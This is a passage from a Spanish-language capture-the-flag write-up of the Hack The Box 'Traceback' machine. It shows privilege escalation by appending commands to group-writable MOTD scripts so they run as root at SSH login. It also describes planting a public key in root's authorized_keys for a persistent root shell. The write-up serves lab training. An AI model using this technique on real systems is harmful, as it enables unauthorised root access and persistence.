d.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
2020/05/25 08:51:01 CMD: UID=0    PID=3348   | sleep 30
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
##################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon May 25 08:47:58 2020 from 10.10.14.188
$
```

Traceback


Analizando un poco los archivos vemos que el archivo llamado 00-header es el archivo con nos llama una vez iniciamos sesión por medio de ssh así que vamos a ver si lo podemos modificar un poco para obtener información

```
sysadmin@traceback:/etc/update-motd.d$ ls -la
total 32
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 .
drwxr-xr-x 80 root root     4096 Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin  981 May 25 09:15 00-header
-rwxrwxr-x  1 root sysadmin  982 May 25 09:15 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 May 25 09:15 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 May 25 09:15 80-esm
-rwxrwxr-x  1 root sysadmin  299 May 25 09:15 91-release-upgrade
sysadmin@traceback:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release


echo "\nWelcome to Xh4H land \n"
sysadmin@traceback:/etc/update-motd.d$

################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon May 25 09:14:12 2020 from 10.10.14.188
$
```


Como podemos ver realiza un echo para darnos la bienvenida como Xh4h, así que realizaremos un echo a este archivo con algún comando para ver que obtenemos, en este caso vamos a enviar un whoami, recuerden muy importante ocupar los dos >> para agregar la línea al archivo y muy importante que el proceso se realice rápidamente ya que el archivo por si solo se modifica cada 30 segundos, pero además se está modificando cada cierto tiempo por otros players, al anexar este comando y seguido iniciar sesión por medio de ssh nos devuelve el comando con la línea de respuesta como root

```
sysadmin@traceback:/etc/update-motd.d$ echo whoami >> 00-header
sysadmin@traceback:/etc/update-motd.d$

root@angussMoody:~/hackthebox/Traceback-10.10.10.181# ssh -i id_rsa sysadmin@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land

root


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon May 25 09:15:37 2020 from 10.10.14.188
$
```


Ahora que sabemos esto, podemos realizar varias cosas para obtener nuestra segunda bandera y en este writeup vamos a realizar 2 formas, la primera será realizar un cat a nuestra bandera, ya que sabemos cuál es la ruta de este archivo, entonces podemos mandar un echo con algunos comandos, en este caso y como ejemplo vamos a realizar whoami, hostname y la lectura de nuestra bandera



La segunda manera es que podemos realizar un proceso similar al que realizamos con sysadmin para iniciar sesión por medio de ssh, así que vamos a modificar el archivo de authorized_keys del usuario root para ver si podemos tener una Shell estable, entonces le decimos que le anexe al archivo authorized_keys nuestra llave publica, corremos el ssh por medio de sysadmin para que tome estos cambios



Y luego iniciamos sesión por medio de ssh como root



De estas maneras encontramos la flag del Root.

Saludos **Fr13ndS HTB**